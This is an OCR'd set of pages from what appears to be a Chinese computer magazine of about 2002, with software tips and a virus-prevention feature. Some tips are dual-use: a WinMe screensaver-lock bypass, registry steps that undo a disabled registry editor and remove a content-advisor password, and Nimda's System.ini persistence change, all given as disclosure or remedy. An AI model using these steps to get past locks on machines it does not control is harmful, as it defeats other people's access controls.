


图 1

假如你在工作进行的过程中需要调用DELL笔记本专用的ZIP驱动器上的数据,你无须关机中断工作来更换驱动器。你只需调出Softex BayManager(如图1所示),点击Remove/Swap按钮,出现图2画面,系统正为你移去软驱,为更换ZIP驱动器作准备。




图 2

准备过程结束后,会弹出图3所示的窗口。这时表明系统已准备停当,你可以在不关机的情况下,按住笔记本底部的滑动栓锁,将软驱抽出,并将DELL笔记本专用的ZIP驱动器插入腾空的槽位,听到有咔哒的声音后,就表明ZIP驱动器已安装到位。这时你可以点击图3的"OK"按钮,之后笔记本电脑会进行一段时间即插即用的设备更新判断过程,刷新结束后,系统返回图1画面。为了确信你的设备更换成功,你可以点击图1的Storage Devices标签,这时你会发现存储设备已由原来的Floppy变为ZIP了。你现在就可以插入ZIP盘片,直接调用上面的资料了。




图 3

图1的"Insert"按钮,主要用于软驱槽位为空的情形,完成在不关机的情况下添加存储设备的功能。点击该按钮,系统会出现图4窗口,这时你将需要安装的CD驱动器、CD-RW驱动器等设备插入空槽安装稳妥后,点击图4的"OK"按钮,系统就会很快识别出你新插入的DELL可选存储设备了。完成设备的添加后,系统画面最后也返回图1。




图 4

以上,我们以DELL笔记本为例介绍了使用Softex BayManager软件通过热插拔来增减、更换数据存储设备的方法,对于其他类型的笔记本电脑,其过程大同小异。CF

最后要强调一点:由于东方快车3000并不属于专业领域的汉化工具,所以汉化效果不能和专业的汉化软件相比。但是,相对于普通用户而言,使用东方快车3000汉化软件可以使大家初步品尝软件汉化的辛苦以及成功的喜悦,汉化的安全性比较高(这里不包括东方快车3000的永久汉化功能),汉化的效果也可以满足大多数情况下的需要。而且,东方快车的专用汉化包短小精炼,很适合在网上传播和交流,具有较强的实用意义。CF

RM文件修复利器——RM-Fix

□山东　黄家贞



RM格式的文件因其占用空间小、画质比较清晰而越来越受到人们的青睐。有很多的网站提供RM文件的下载，可以说RM格式的文件已经与我们的生活密不可分了！这就使得‘RM文件损坏’的问题成为普遍存在的现象。试想：如果我们从网上花费了不少时间下载到的RM只播放一段就不行了，该多么痛心呀！如果RM格式的光盘正看到精彩处却忽然不能播放了，该是多么的心急和烦恼啊！那么有办法修复吗？答案是肯定的！

RM-Fix 就是一款修复损坏RM文件的利器，其最新版为v4.6b0923，可运行在Win9x/NT/2000/Me下，软件尺寸不大，仅有253KB。它可对不能播放的RM、未下载完全的RM文件进行修复，还能对不能拖动播放的RM文件进行重建索引数据，使它能够随意播放。

用RM－Fix修复有时可能会对RM文件造成永久性损坏，所以在使用RM-Fix之前最好把要修复的RM文件做备份。RM文件损坏的症状大体上有三种：

1.对在播放时不能快进或时间拖动的RM文件修复。其实这是RM文件的通病，大多数RM文件都不能快进、重放或用时间条拖动进行播放，不管你看过前半部分没有，要想看后半部分就必须从头慢慢来。其实这是因为RM文件的索引数据有问题，只要重建就能修好。方法是：把RM文件拖拽到RM-Fix程序图标上，这时候RM-Fix会以DOS模式运行并显示出一个菜单（如图），按“R”重建索引数据，有了索引数据的RM文件在播放的时候就允许使用快进、重放、时间条拖放等控制功能了。

2.一个完整的RM文件，但只能播放一部分。修复的方法是：把RM文件拖拽到RM-Fix程序图标上，按“A”键切换到自动修复模式，按“2”开始检查所有的数据块，RM-Fix开始扫描整个文件(需要几分钟时间)，当RM-Fix扫描到一个损坏的数据块的时候，扫描会暂停，按“Y”修复这个块，当数据块扫描全部结束时(按回车键回到主菜单)，按“5”开始重建索引数据，现在这个RM文件就能够正常播放了。

3.修复一个不完整的RM文件(例如一个没有下载完全的RM文件)。修复的方法是：把RM文件拖拽到RM-Fix程序图标上，按“C”开始数据块扫描，当RM-Fix扫描到一个损坏的数据块的时候，扫描会暂停，按“Y”修复这个块，数据块扫描完成的时候RM-Fix程序结束，这时再次把RM文件拖拽到RM-Fix程序图标上，按“R”重建索引数据，有了索引数据的RM文件就能随意播放了。

最后要说的是，RM-Fix支持命令格式，在MS-DOS窗口下，其命令格式是：Rmfix <RM文件> [参数]，如：对input.rm文件重建索引数据：RMFix input.rm r；恢复备份文件：RMFix input.rm b；列出RM文件中的全部错误到RMFixer-errorlist.txt文件中：RMFix input.rm e。至于其他的参数，你可以根据自己的需要使用。CF

当心！WinMe的屏保漏洞

□锦州　清风明月

今天在WinMe下做屏保试验时，发现了WinMe的一个屏保漏洞！

如果你使用的是WinMe自带的屏幕保护程序，并且是“三维迷宫”和“频道屏保”之外的任一个屏幕保护程序，都存在此漏洞！哦，慢着，还有两个限制条件：1.电源方案采用系统默认设置；2.还有一个条件就是当屏保运行时，有其他正在运行的程序存在，随便什么程序在运行都可以，即便是打开了一个记事本程序也可以。好了，有了这几个条件的WinMe用户就要小心喽，屏保不保安全哦！

具体方法：在屏保状态下，按下机箱上的Power键，然后屏幕上会出现“是否保存对***的修改”的对话框，用鼠标点击该对话框中的“取消”按钮，请大家注意看，“开始”菜单竟然出来了！

解决方案：如果在文中开始所提到的条件不成立，则该屏保漏洞就不会出现。因此破坏（消除）前面所提到的条件就成为解决问题的主要思路。

方法一：不使用Windows自带的屏幕保护程序，或只使用“三维迷宫”。

方法二：有关电源设置不采用默认设置即可。用鼠标右键单击桌面，在弹出的菜单中选择“属性”→“屏幕保护程序”→“设置”→“电源方案”，选择非系统默认方案即可。

方法三：在使用屏保前，把所有正在运行的应用程序全部关闭，这样就破坏了该漏洞成立的条件，也可有效防止该漏洞！

注：此漏洞只在WinMe下测试过，Win9X、Win2000是否存在此漏洞没有做测试。CF

代码无情修改有道

——“IE 反修改精灵”使用经验谈

□蚌埠 金良磊



图 1

时下，随着上网人数的不断增多。很多网站开始打起一些网上“菜鸟”们的主意。因为刚上网，对网络环境不熟，对IE的使用技巧欠缺，以及防黑意识不强等因素，造成很多的“菜鸟”们刚上网，自己IE的主页地址，甚至是IE的标题栏都被人“偷梁换柱”。这给很多网虫带来了一定的困扰。



图 2

熟悉IE设置的人当然都知道进入IE的“工具”>“Internet 选项...”。如果是图1这种情况，只需点击右边的“使用空白页（R）”按钮便可以让你的IE地址栏为空了。但是，现在很多网站使用恶意的Java代码，使你的IE工具菜单变成灰色无法更改状态，甚至有的锁定你的注册表，让你无法进入注册表进行相关键值的修改。当然，对于熟悉注册表的老网虫们来说，会自己编写一段代码来恢复注册表的使用。即使如此，你也需要进入到注册表中删除相关的键值，重启才能使用。给人总的感觉就是“繁（烦）”。那么有没有好的办法能解决这个问题呢？下面笔者给大家介绍一个“IE 反修改精灵”（图2），它是一款免费软件。



图 3

该软件给人的整体印象是简单、清晰、明确、方便，它主要有两个功能：

1．修改IE浏览器的标题

其中包含“恢复IE浏览器标题默认值”和“自定义IE浏览器标题设置”两项。你可以根据自己的喜好，将IE的标题栏更改为“默认设置”或是你希望出现的内容（在下面的文字栏输入内容即可），在此我们输入“代码无情　修改有道”的标题字样。完成后点击“应用”，便完成修改了。进入到IE看看你的标题栏怎么样（如图3），改了吧？

2.修改主页地址

下面，咱们再来看看“IE反修改精灵”对主页地址的修改。“主页地址：”下方的“about:blank”说明当前IE的主页地址为空白。如果你想将IE的主页地址改成自己一上网便登录的网页，直接在下面地址栏输入地址即可。如果你的IE被恶意代码更改过了，不要着急。只需要在下面的“完全反修改”选项面前勾一下，点击“应用”即可修改过来。

但是，我们看到现在很多的Java代码变“聪明”了，它们不仅会修改IE，更会自我隐藏、复制、重新修改IE。正如有的人已经改过默认主页地址了，可重启后IE怎么又回到了修改之前呢？那正是因为这些Java代码在搞鬼。如果你遇到的是这种情况，又该如何解决呢？别急，“IE反修改精灵”的“开机自动运行”功能，可以在每次启动机器时，自动将IE的地址更改过来，这样你就不必为遇到这样的恶意Java代码而感到无助了。CF

你了解“mailto”吗？

□济南　杰子

当你在网页上单击一个“与我联系”之类的超链接时，系统一般会启动默认的电子邮件软件，并且会自动打开撰写新邮件窗口。这是怎么回事呢？其实这就是“mailto”在作怪。在网上“mailto”是URL的一种定位形式，它的基本格式是“mailto:邮件地址？Subject=主题”。比如，“mailto:wjj@sohu.com？Subject=向你问好！”。其实，这个“mailto”除用在网页上外，还有其他许多用途，可以方便你的操作。这不，在桌面建立好友通讯录就是这些用途中的一个。比如，现在你欲在桌面上建立好友王二(E-Mail:wanger@yahoo.com)的通讯录，过程如下：

1.在桌面的空白处单击右键，指向“新建”，单击“快捷方式”，系统弹出“创建快捷方式”对话框。

2.在“命令行”框中，键入“mailto:wanger@yahoo.com? Subject=向你问好！”，单击“下一步”按钮，系统弹出“选择程序的标题”对话框。

3.在“选择快捷方式的名称”框中，键入好友的名字，自然我们应键入“王二”二字了，单击“完成”按钮。

至此，在桌面上已生成了一个名为“王二”的图标。以后，要给王二发电子邮件，只要双击桌面上的“王二”图标，则系统会自动启动默认的邮件程序，打开写邮件窗口，并把王二的E-Mail地址“wanger@yahoo.com”填写在“收件人”框中，把“向你问好！”填写在“主题”框中。此外，这个“mailto”还可以在“开始”菜单的“运行”命令、IE浏览器的地址栏等多处地方使用。不信？那你不妨一试！CF

妙解“连环套”

□山东 石会亮

近日，我单位惟一的一台能上宽带网的微机，不幸被一“黑客”设置了IE分级审查口令，从而导致不能上网冲浪（图1）。我经过多方求学，终于找出了解决的办法：修改注册表。但当我满怀信心，并有点欣喜若狂地输入“regedit”且回车以后，一个“管理员禁用注册表编辑”的窗口（图2）一下子把我打入了冷宫。



图 1



图 2

不屈的我并没有因此停止奋斗的脚步，最后终于找到了解决的办法，现将其告知各位同仁，以求共勉。文中有不当之处，敬请批评指正。

一、解决“注册表被禁止”问题

用记事本编辑一个file.reg的文件，其内容如下：

```
REGEDIT4
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"DisableRegistryTools"=dword:00000000
```

存盘后退出，双击此文件即可导入注册表，此问题即可解决。

二、解决“分级审查口令”问题

（1）运行注册表编辑器。打开HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies子键。

（2）在Policies子键下选择Ratings子键，按Del键将其删除。

最后尝试了一下，一切OK，我又可以上网冲浪了，那滋味，爽！！！

局域网共享RM格式文件

□江都 陆军

看到这个题目，有很多认为：这还不简单，直接共享该文件所在文件夹不就行了。对于其他格式的文件，这样做或许可以，但对于RM格式的文件是不行的（除非你通过这种方法把文件复制到自己的电脑中再观看），RealPlayer会给你警告，提示找不到文件！

那么究竟怎么样才能共享局域网中RM格式的文件呢？其实可以通过服务器软件来实现。常用的就是Windows9x+PWS或者WindowsNT/2000+IIS。现在就以Windows98+PWS来谈一下。

1. 安装PWS

PWS是个人Web服务器，在Windows98光盘add-ons/pws目录下，运行其中的Setup，根据提示一路回车，然后重新启动计算机，PWS就安装好了。

2. 设置虚拟目录

右击RM格式文件所在文件夹，依次选择“属性”、“Web共享”、“共享这个文件夹”，输入一个容易记忆的名字，如“video”，并按下确定，这个虚拟目录就完成了。

3. 编写网页

为浏览者方便，可以编写一个简单的网页，里面放置一些RM格式文件的超级链接，如链接地址为“http://192.168.0.1/video/01.rm”，看到这个大家应该都知道了吧，其中“192.168.0.1”就是服务器的IP地址，“video”就是刚才建的那个虚拟目录，“01.rm”就是虚拟目录中的影音文件。网页编写好之后可以把这个网页放置到“C:/inetpub/wwwroot”目录下并改名为“Default.htm”。

4. 其他机器浏览观看

在其他机器上打开IE，在地址栏里面输入服务器的IP地址，如：“http://192.168.0.1”，然后点击里面的超级链接，RealPlayer会自动启动并播放影片，这样就可以欣赏影片了！

WindowsNT/2000+IIS的设置基本和Windows9x+PWS相同。

注：编写网页其实只是为了浏览者的方便，其实可以直接在RealPlayer的地址栏里面输入“http://192.168.0.1/video/01.rm”后按回车就可以播放了！

删除空行妙招

□张甜甜

对于经常从网上下载文章的朋友来说，一定会记得文章中有多余的空行，特别是要把它打印出来时，不但看着别扭，而且浪费纸张。手工删除又是件很麻烦的事。然而，利用Word2000中的替换功能就可以轻松地把空行删掉。打开“编辑”菜单中的“替换”对话框，把光标定位在“查找内容”输入框中，按下“高级”按钮，选择“特殊字符”中的“段落标记”两次（因为空行是由多个“段落标记”连在一起形成的）。在输入框中会显示“^P^P”，在“替换为”输入框中用上面的方法插入一个“段落标记”（即“^P”），然后按下“全部替换”按钮，讨厌的空行就被删除了。如有多行空行，则可重复上述步骤，直至删除全部多余空行。

制作个性化网页图库

□莆田 陈洪强

虽然使用ACDSee、Dreamweaver加上插件也可以制作网页图库，但由于它们不是专业制作网页图库的软件，因此功能有限，制作出来的网页图库过于单调，难以令人满意。如果你的手头上有大量的图片需要在网络上发布而又找不到合适的工具，那么Arles Image Web Page Creator将是你不错的选择，使用它我们只需几个步骤就可以制作出极具专业和个性化的网页图库。Arles Image Web Page Creator的最新版本为4.62，大小为2MB，它的运行平台为Win9x/NT/2000。

软件安装后，通过“开始”菜单或桌面上的图标可以调用Arles Image Web Page Creator，由于使用的是试用版，所以在每次使用软件时都会出现一个注册信息窗口，在这里我们可以直接点击“I Agree”按钮进入操作窗口（如图1）。由于在操作时会频繁地使用到工具栏上的工具，所以在这里先介绍一下工具栏上每一个工具的功能。




图 1

Browse：一个小巧的图片浏览器，如果你的机器上没有安装看图工具，可以用它来代替。

All：生成全部网页代码（包括缩略图、图片、索引页网页代码）。

Thumbnails：生成缩略图网页代码。

Images：生成图片网页代码。

HTML：生成索引页网页代码。

Show：使用浏览器查看制作后的网页图库。

对于初学者来说，建立一个网页图库最简单的操作就是在“File locations”（文件路径）面板中的“Source folder”和“Target folder”处分别设置源图片文件夹和用来存放网页图库文件夹的位置，并点击工具栏上的“All”按钮生成全部代码，完成网页图库的制作。如果要查看网页图库的实际效果，可以点击工具栏上的“Show”按钮调用浏览器查看网页图库效果（如图2）。



图 2

而对于追求个性化的读者来说，使用上面介绍的方法生成出来的网页图库显然过于单调，其实通过Arles Image Web Page Creator强大的选项设置，我们完全可以制作出极具个性化的网页图库来。

一、设置缩略图 / 图片边框

在“Thumbnails/Images”（缩略图/图片）面板中的“Border”处显示了当前“缩略图/图片”边框的类型，如果你对当前“缩略图/图片”边框不满意的话，可以点击“Options”按钮进入边框设置窗口（如图3）。

在“缩略图/图片”边框设置窗口中，我们可以在“Presets”下拉菜单中选择一个软件已经为我们设置好的边框效果，并且可以对它进行进一步的修改，使之更符合我们的要求。




图 3

二、为网页图片增加文字

在Images（图片）面板中的“Text”处将“Add text”选项选中，并点击“Options”按钮进入图片文字设置窗口（如图4）。




图 4

在图片文字设置窗口中，你可以直接在“Text”处输入你的文字，也可以在“Presets”下拉菜单中选择一个软件设置好的文字样式。在输入完文字后，我们还可以通过“Position”、“Transparancy”、“Font”、“Text background”等选项来分别设置文字的位置、透明度、字体、文字背景等。

三、为网页图片增加LOGO

在你的网页图库中的图片上加上一个小小的LOGO，将会使你的网页图库更具专业性。

在Images（图片）面板中的“Logo”处将“Add image logo”选项选中，并点击“Options”按钮进入图片Logo设置窗口（如图5）。

在图片Logo设置窗口中的




图5




图7

"Image logo"处输入Logo图片所在的位置，并在"Position"处的"Type"下拉菜单中选择一个Logo在图片中的位置，即可完成对图片Logo的设置。

四、设置索引页缩略图的栏数和行数

默认情况下，Arles Image Web Page Creator生成的索引页缩略图的栏数为三栏，行数为五行。如果我们想要更改索引页缩略图的栏数和行数，可以直接在Index page（索引页）面板中的"Index table"处的"Columns"和"Rows"中分别输入栏数和行数的数字（如图6），就可以完成对索引页缩略图栏数和行数的修改。在索引页设置窗口中，我们还可以对缩略图索引页的表格进行其他设置，如：单元格间距、表格边框、表格位置、网页背景等。




图6

五、索引页/图片页导航栏的设置

在Arles Image Web Page Creator软件中已经为我们预置了几种不同风格的导航栏，如果你对软件默认的导航栏不喜欢的话，可以通过点击Index page/Image pages(索引页/图片页）面板中的"Navigation"处的"Options"按钮进入导航栏设置窗口（如图7）。

在导航栏设置窗口中，我们可以在"Presets"下拉菜单中选择一个软件预设的导航栏风格，如果你对软件预设的几种导航栏风格都不满意的话，你甚至可以自己设计一组导航栏风格，然后在"Navigation items"中选择相关的项目并引用它，使制作出来的网页图库更具个性化。

需要注意的是，我们在进行上述的每一个操作后都要点击工具栏上的相应按钮来更新网页图库，我们在浏览网页图库时只需刷新网页就可以看到最新的网页图库。如果你所设置的网页图库未能一次做完，我们就应该将它作为一个方案保存下来，以便下次再用。由于我们所用的软件是试用版，所以在每张网页的底部都会出现Arles Image Web Page Creator软件的网站链接。CF

罗技鼠标驱动这样用

□郑州 断肠

最近购得罗技网际劲貂一只，发现驱动特别不错，在其他同类鼠标上也能用，其WebWheel功能特别好用，但在鼠标设置里不能直接修改，后经我小查一番发现可以改得非常得心应手。执行"开始/运行/regedit"打开注册表。



图1

打开HKEY_CURRENT_USER\Software\Logitech\MouseWare\CurrentVersion\Control Center\Schemes\.Default\Devices\WheelMouse1\0001\MacSets\WebWheel，前四项不用管，我们从URL4开始，它所对应的是URLName4，改成图1设置，然后重新启动计算机，你就可以开心地用了（如图2）。CF



图2

□策划:CFan · 高兴　飞狼



再见了！病毒先生

在开始本期的特别话题之前高兴先讲一个小故事：有一位电脑爱好者，算起来她应该有两台电脑，一台是台式机，单位里工作时用，另一台是笔记本，虽然旧了点，但是家用倒也够了。两台电脑使用的频率都非常高，因为她的工作、生活都离不开电脑。在最近的两年时间里，也是病毒最为猖狂的两年，她的电脑未被任何病毒感染过。这位电脑爱好者就是高兴本人，在我们的杂志社里，还有着许许多多同事和高兴一样的情况。当然高兴并不是在这里号召大家向我发起病毒攻击，或是嘲笑病毒的攻击和破坏能力还不强，而是要用亲身经历告诉大家，病毒是可以远离的。要做到远离病毒，首要条件是要有防范意识，而防范意识来源于对病毒的了解。听上去就是这么简简单单两句话，但是做起来却有些难度。所以在本期特别话题中，高兴将从多个方面来讲述，当然我们的最终目的是希望读者在看完本专题后，对病毒传播的方式、感染的途径有所了解，有一定的防范意识，以此来帮助你远离病毒。

万毒身边过 片毒不染身

——怎样保持计算机不染病毒

□河南　兰宁

这算不上名人名言，但是如果你有幸和一些“病毒免疫者”交流，那么你会发现，他们告诉你的体会就是下面这些。

1.调整心态

态度决定一切（米卢名言）。不管不问、听之任之的态度肯定是不行的，这样的结果往往是中了病毒都不知怎么回事。而视病毒为“洪水猛兽”，不敢使用任何外来软件、不敢从网上下载东西，甚至连电子邮件都拒看，这是一种因噎废食的鸵鸟心态，亦不足取。所以一定要调整好自己的心态，认识病毒，积极采取预防措施。

2.适当学习防反病毒知识

为什么有些用户在频频爆发的病毒中无一幸免？究其原因，除防范意识薄弱外，对病毒的认识也不够，因为这些原因，还直接导致他们在病毒感染后束手无策，以致无法及时挽救资料。所以掌握一些必要的和基本的病毒知识和防治技术还是十分必要的。

3.防杀结合，以防为主

将病毒彻底排除在自己的系统之外，坚持预防为主，当然这要求读者有一定的病毒预防知识。

4.选取一款品质优良的正版杀毒软件

杀毒软件的选择可谓是萝卜青菜各有所爱，但是具有实时防杀病毒功能、能够在线升级，是一款杀毒软件必备的功能。当然，一定要选择正版杀毒软件，因为正版杀毒软件能确保你正确及时地升级病毒库。

5.正确使用杀毒软件

装上杀毒软件后，不要以为就可以高枕无忧了，比如要开启实时防护功能，将整个系统置于随时的监控之下。留心病毒厂商关于新病毒的流行通告，及时升级。

6.把好软件关

喜欢下载软件的朋友，最好到知名网站、大型网站下载，对于一些小网站提供的软件下载需要谨慎。安装光盘上的软件时，需要先用杀毒软件进行病毒检测，有病毒的最好不要使用。

7.一般不要用软盘和光盘启动

一般情况下，计算机应该优先从硬盘启动，尽量不要从软盘和光盘启动，因为这是造成硬盘引导区感染病毒的主要原因。要养成软盘和光盘使用后从驱动器中取出的好习惯。

8.做好网络病毒的防范工作

现在很多病毒通过网络来传播，对付这类病毒首先是及时给操作系统和邮件客户端打上补丁，免得病毒利用漏洞进行传播，另外对于来历不明的邮件中的附件不要打开。

9.做好备份工作

通常我们需要把一些文件、资料定期备份，可以备份到其他分区，有两块硬盘的用户可备份到另一个硬盘中，还可以备份到软盘，或者将资料刻录成光盘。万一计算机遭受病毒破坏，可以使用备份恢复数据。CF

恶意病毒“四大家族”

□广西　苏悦

病毒从1983年诞生以来，数量一直呈巨增状态，目前约有5-6万种病毒，要一一对这些病毒举例分析几乎是不可能的。我们将这些病毒按流行和常见度分为四类，读者可主要预防这四类病毒。

一、宏病毒

由于微软的Office系列办公软件和Windows系统占了

2001 年度十大危害病毒

2001年是病毒猖狂的一年，我们根据金山毒霸反病毒研究中心提供的数据和信息，列出本年度十大危害病毒。从十大病毒中，我们不难发现，通过网络散发的病毒已经成为主流，网络也使病毒的传播达到了前所未有的疯狂。在随后的文章中我们会向大家分析这些病毒的传播途径、发作状况、预防方法。

1. Nimda（妮姆达）
2. SirCam（齿轮先生）
3. WantJob（求职信）
4. Funlove（欢爱）
5. Happytime（欢乐时光）
6. CodeRed2（红色代码II）
7. Magistr（马吉斯特）
8. VBS.Sst（库尔尼科娃）
9. VBS.homepage
10. Navidad.B

绝大多数的PC软件市场，加上Windows和Office提供了宏病毒编制和运行所必需的库（以VB库为主）支持和传播机会，所以宏病毒是最容易编制和流传的病毒之一，很有代表性。

宏病毒发作方式：在Word打开病毒文档时，宏会接管计算机，然后将自己感染到其他文档，或直接删除文件等等。Word将宏和其他样式储存在模板中，因此病毒总是把文档转换成模板再储存它们的宏。这样的结果是某些Word版本会强迫你将感染的文档储存在模板中。

判断是否被感染：宏病毒一般在发作的时候没有特别的迹象，通常是会伪装成其他的对话框让你确认。在感染了宏病毒的机器上，会出现不能打印文件、Office文档无法保存或另存为等情况。

宏病毒带来的破坏：删除硬盘上的文件；将私人文件复制到公开场合；从硬盘上发送文件到指定的E-mail、FTP地址。

防范措施：平时最好不要几个人共用一个Office程序，要加载实时的病毒防护功能。病毒的变种可以附带在邮件的附件里，在用户打开邮件或预览邮件的时候执行，应该留意。一般的杀毒软件都可以清除宏病毒。

二、CIH病毒

CIH是本世纪最著名和最有破坏力的病毒之一，它是第一个能破坏硬件的病毒。

发作破坏方式：主要是通过篡改主板BIOS里的数据，造成电脑开机就黑屏，从而让用户无法进行任何数据抢救和杀毒的操作。CIH的变种能在网络上通过捆绑其他程序或是邮件附件传播，并且常常删除硬盘上的文件及破坏硬盘的分区表。所以CIH发作以后，即使换了主板或其他电脑引导系统，如果没有正确的分区表备份，染毒的硬盘上特别是其C分区的数据挽回的机会很少。

防范措施：已经有很多CIH免疫程序诞生了，包括病毒制作者本人写的免疫程序。一般运行了免疫程序就可以不怕CIH了。如果已经中毒，但尚未发作，记得先备份硬盘分区表和引导区数据再进行查杀，以免杀毒失败造成硬盘无法自举。

三、蠕虫病毒

蠕虫病毒以尽量多复制自身（像虫子一样大量繁殖）而得名，多感染电脑和占用系统、网络资源，造成PC和服务器负荷过重而死机，并以使系统内数据混乱为主要的破坏方式。它不一定马上删除你的数据让你发现，比如著名的爱虫病毒和尼姆达病毒。关于蠕虫病毒的识别判断及防范措施将在下面的文章中详细介绍。

四、木马病毒

木马病毒源自古希腊特洛伊战争中著名的“木马计”而得名，顾名思义就是一种伪装潜伏的网络病毒，等待时机成熟就出来害人。

传染方式：通过电子邮件附件发出；捆绑在其他的程序中。

病毒特性：会修改注册表、驻留内存、在系统中安装后门程序、开机加载附带的木马。

木马病毒的破坏性：木马病毒的发作要在用户的机器里运行客户端程序，一旦发作，就可设置后门，定时地发送该用户的隐私到木马程序指定的地址，一般同时内置可进入该用户电脑的端口，并可任意控制此计算机，进行文件删除、拷贝、改密码等非法操作。

防范措施：用户提高警惕，不下载和运行来历不明的程序，对于不明来历的邮件附件也不要随意打开。

小 资 料

病毒的起源

说起计算机病毒的起源，五十年代末六十年代初，在著名的美国电话电报公司（AT&T）下设的贝尔实验室里，三个年轻的程序员在工休之余编制了一个叫“磁芯大战”的游戏。“磁芯大战”基本的玩法就是想办法通过复制自身来摆脱对方的控制并取得最终的胜利。这可谓病毒的第一个雏形。1983年11月，在国际计算机安全学术研讨会上，美国计算机安全专家首次将病毒程序在VAX/750上进行了实验，世界上第一个病毒就在实验室中正式产生了。

病毒的变种

当一种新病毒出现后，很快就会被发现，然后会被防毒软件列入查杀名单。由于早期的病毒防杀软件都是使用“特征码”的办法来确定病毒种类，所以就有些别有用心的人对病毒代码进行修改，使得原来的病毒在功能保持不变的情况下，改头换面，逃过病毒防杀软件的追捕。这种经过修改的新病毒，就称为“病毒变种”。

流行病毒防范和清除方法

正如前面所说，要远离病毒，要及时发现病毒，这都需要用户对病毒有一定了解。当然要像专业人员那样对所有病毒了如指掌是不切实际的。下面我们对一些流行病毒进行介绍，同时告诉大家防范和清除病毒的方法。感谢金山毒霸反病毒研究中心提供主要技术资料。

病毒名称:尼姆达

病毒类型:蠕虫病毒

病毒传播途径及发作描述:

病毒通过E-mail传播，当用户邮件的正文为空，似乎没有附件，实际上邮件中嵌入了病毒的执行代码，用户使用Outlook、Outlook Express（没有安装微软的补丁包的情况下）收邮件，在预览邮件时，病毒就已经在不知不觉中执行了。病毒执行时会将自己复制到临时目录，再运行临时目录中的副本。病毒还会在Windows的System目录中生成load.exe文件，同时修改System.ini中的shell，将shell=explorer.exe改为explorer.exe load.exe -dontrunold，使病毒在下次系统启动时仍然被激活。另外，在System目录下，病毒还会生成一个副本：riched20.dll。riched20.dll本来就存在于Windows系统中，病毒产生的副本会将原文件覆盖。为了通过邮件将自己传播出去，病毒使用了MAPI函数读取用户的E-mail并从中读取SMTP地址和E-mail地址。病毒还在Windows的临时目录下生成一个eml格式的临时文件，大小为79225字节，该文件已经用BASE64编码将病毒包含进去。病毒会用取得的地址将带毒邮件发送出去。

病毒的第二种传播途径就是使用了IIS的UNICODE漏洞。

病毒的第三种传播途径是通过局域网的共享，传播到其他Windows系统下。

NimdaII是从尼姆达恶意病毒改写来的一种新变种。该变种没有像其他几种变种病毒一样经过压缩，其编写技巧与最初版的尼姆达（Nimda.A）相同，只是它通过一个名为SAMPLE.EXE的文件进行自我传播。

判断系统是否容易感染尼姆达病毒:

金山公司反病毒中心利用该病毒的感染原理制作了系统安全在线测试，读者可前往http://www.iduba.net/resource/special/Concept/test/StartTst.htm进行测试。整个测试包括一个网页文件(.html)和一个名称为 TestEml.eml的邮件文件。如果系统未经您的任何确认直接弹出一个金山公司反病毒警告窗口（见图），则表明您的系统存在安全漏洞。此时建议你前往微软网站进行系统升级。



防杀方法:

1.为防止计算机通过E-mail渠道被感染，需要升级您的Internet Explorer，并且为系统打上必要的补丁。下载地址:http://www.microsoft.com/china/security/Bulletins/nimda.asp。

2.关闭所有计算机的权限，防止病毒通过文件共享进行传播。

3.开启杀毒软件中的实时防病毒功能，可以防止病毒的感染。

4.如果已经感染病毒，需要断掉一切网络连接，然后使用杀毒软件杀毒。如果是在局域网中，必须确定局域网中每一台计算机都被清除以后，才能重新连上网络。

